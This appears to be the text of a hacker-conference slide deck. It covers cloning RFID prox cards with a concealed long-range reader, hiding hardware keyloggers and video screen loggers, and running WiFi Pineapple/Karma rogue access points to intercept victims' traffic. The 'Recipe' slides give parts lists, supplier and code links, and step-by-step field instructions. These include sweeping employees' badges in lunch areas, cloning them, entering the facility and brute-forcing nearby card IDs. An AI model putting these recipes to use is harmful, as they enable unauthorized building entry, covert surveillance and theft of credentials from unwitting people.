RFID – Pwn Time

- Reading a victim's prox card means the attacker knows the 26-bits
- Roll your own or buy a reader
- Add battery pack to power reader for portability
- Maximize read range for maximum leetness
- Most readers requires card to be within 3-4 inches >> GTFO, Pedro!


RFID – Pwn Time (cont.)

- HID Maxiprox 5375 long-range reader
- Reads ProxCards II at ~24 inches powered with 12V
- Data is output through Wiegand interface

Props to Carl at proxclone.com


RFID – Protocols

- Wiegand interface connects readers (RFID and magstripe) to physical security control backend control systems
- Wiegand has two data wires (Data0 and Data1) and ground
- No data sent >> Data0 and Data1 is pulled up to high voltage +5V
- Data sent >> one line is pulled to low voltage




RFID – Protocols (cont.)


- Wiegand data format is 26 bits
- Facility code is 8 bits
- Card number (user ID) is 16 bits
- Parity bit leading and trailing
- Proprietary preamble bits (HID)



RFID – Mod Time


- Add Pro Micro 16Mhz 5V for decoding Wiegand output from reader
- Add battery pack and SD card module to save read prox card loot
- Upload code to Pro Micro to read Wiegand output, decode to binary and save to SD card





Props to colligomentis.com

RFID - FrankenClone



RFID - Demo


- Our friends at airport security do not love and cherish Frankenclone ...

RFID – Cloning

- FrankenClone read victim cards and the 26-bits required to authenticate to the backend
- We g0tz an SD card with facility and user IDs
- T55x7 cards to the rescue
- Emulation of most 125Khz RFID tags possible with T55x7 cards
- 100K+ rewrites after initial programming
- HID preamble bits can be added

RFID – Cloning

- Time to whip out our cardloot data
- Gimme the loot. Gimme the loot.




Moar mega props to Carl at proxclone.com for deciphering format

RFID – Card Cloning

- **Programming T55x7 cards with facility and user IDs requires a writer**
- **Roll own or buy one**
- **Russian options include Keymaster Pro 4 and Proxy Key T5**

Greetz to the Vladinator in Kiev!

RFID – Emulation



- Proxmark3 can emulate T55x7 cards
- More phun though is the possibility to emulate cards and brute force code https://github.com/brad-anton/proxbrute.git
- If a facility and user IDs is known then trying nearby numbers is useful since employees may have different physical access rights.

Props to brad antoniewicz at foundstone for proxbrute

RFID – Recipe

- HW: HID Maxiprox, eBay
- HW: Pro Micro 5V 16Mhz, https://www.sparkfun.com/products/11098
- HW: SD card module, https://www.sparkfun.com/products/544
- HW: Battery holder, eBay
- HW: Micro USB male connector, eBay
- HW: Wires, eBay
- HW: Rechargeable AA batteries, eBay
- SW: Base Arduino code – tweak it!, http://colligomentis.com/wp-content/uploads/2012/05/HID_Card_Catcher_NoKeypad_Micro.txt

RFID – Recipe (cont.)

- **HW: Keymaster Pro RF 4, Google Russia or Ukraine**
- **HW: Prox Key T5, Google Russia or Ukraine**
- **HW: Proxmark3 eBay or http://proxmark3.com/**

RFID – Recipe (cont. 2)


- Turn on FrankenClone and throw it in a bag
- Goto to a lunch area or elevator where targets hangout and sweep for prox cards
- Use gathered facility and site codes to clone prox cards with prox card writer and T55x7 cards
- Take cloned cards and enter facility
- Alternatively use Proxmark3 to emulate cards and bruteforce ranges to gain access to additional areas

KeyLoggers

- What is a KeyLogger?
  - Keystroke logging (more often called keylogging or "keyloggers") is the action of tracking (or logging) the keys struck on a keyboard, typically in a covert manner so that the person using the keyboard is unaware that their actions are being monitored. There are numerous keylogging methods, ranging from hardware and software-based approaches to electromagnetic and acoustic analysis.
    -Thanks wikipedia


KeyLoggers - Past

- You need physical access
- You need to plug it to the keyboard
- Usually PS2 or USB
- Sometime the logs are hard to read
- You can’t see the mouse
- You can’t see virtual keyboard
- Software keyloggers



ScreenLoggers - Future

- Instead of reading logs, I'll just see what you are doing
- VGA
- DVI
- HDMI



ScreenLoggers


- Almost any screen could be monitored
- Very simple and easy
- We just need to plug the video and USB connector and we are ready
- DVI
- VGA
- HDMI

KeyLoggers - InSide

- Anyone open their keyboard lately?
- Small things, but still we need space for it
- Not that fast installation


- Without Keylogger

- With Keylogger




KeyLoggers – InSide (cont.)

- We need some tools:
  - Crimp Connector Housing: 0.1 inch pitch 1x4
  - Female Crimp Pins for 0.1" Housings
  - Crimping Tool: 0.1-1.0 mm² Capacity, 16-28 AWG SN-28B



KeyLoggers – InSide (cont. 2)

- This is an open keyboard with the module



KeyLoggers - Serial

- Yes, there are also serial keyloggers
- Printer keyloggers
- Payment device keyloggers


ScreenLoggers - Demo

ScreenLoggers - Recipe


- VideoGhost:
  - https://www.keelog.com/hardware_video_logger.html
- VGA
- DVI
- HDMI
- Plug it between the screen and the machine
- Plug the USB from the cable to the machine

KeyLoggers - Recipe

- Keyboard – just a simple one with enough space
- Open the keyboard
- User guide: https://www.keelog.com/files/KeyGrabberModuleUsersGuide.pdf
- B K S – the magic letters (change them!)



Prepare the wire tips. Crimp the provided connector sockets over the wire tips with the pliers or crimp tool.




PineApple / Karma

- Cracking WEP or WPA key >> boring
- Inverse war driving more fun
- Let victims connect and MITM them
- Works well, most people are cheapskates and love free wifi
- Target rich areas are airports, hotels, coffee shops and so on
- Also corporate environments that do not offer wifi for private or guest use

PineApple/Karma – History

- 2004 Karma tool Shane Macaulay & Dino Dai Zovi
- 2008 Karmetasploit HD Moore
- 2008 Jasager on OpenWRT Fon 2100 Robin Wood and Hak5
- Since then many upgrades, tweaks and implementations
- Netbooks with Atheros or Prism54 chipset, Pineapple, Pwnphone etc

PineApple / Karma – History (cont.)



Karma Laptop Tools


- Laptop with Linux e.g. Ubuntu
- Wifi interface supporting monitor mode and injection e.g. Atheros
- Aircrack-NG
- DHCP server
- Metasploit framework
- Database backend
- EEE900 with built-in Atheros and Linux installed one option

PineApple – Standalone

- Alfa AP121U running OpenWRT flashed with Pineapple mk4 firmware
- Nokia 900 with injection driver and manually installed tools or Pwnphone software
- Legacy – Fonera 2100 with Jasager Firmware
- Legacy – Alfa AP51 flashed with Pineapple mk3
- Roll own using TPLink WR703N

PineApple – UnBricking


- Bricked routers or with no OpenWRT need to be reflashed
- Always check the MD5 before flashing
- Acquire USB/serial to UART cable for low level serial firmware flashing
- PL2303 or Silicon Labs CP210x chipset



PineApple – UnBricking (cont.)


PineApple – UnBricking (cont. 2)

- Disconnect power on router
- Remove two front rubber feet on bottom of the router
- Remove two screws and open case
- Connect RX, TX and GND pins on router to adapter (some cheapskate adapters may have TX and RX labels flipped)
- Do not connect VDD use the router power adapter
- Follow steps described at http://cloud.wifipineapple.com/index.php?flashing



Pic from wifipineapple.com

PineApple – Web Gui



PineApple – Weaponized

PineApple – Luvz Hak5 NOT !!!

- Ha ha Shannon, ha ha

PineApple - Demo

PineApple - Recipe

- **HW: Alfa Hornet AP121U w/ OpenWRT http://www.data-alliance.net/servlet/-strse-667/Alfa-Open-dsh-WRT-802.11n-AP/Detail**

- **HW: USB to UART TTL adapter PL2303 or CP210x chipset on eBay e.g. www.ebay.co.uk/sch/i.html?_nkw=USB+uart+ttl**

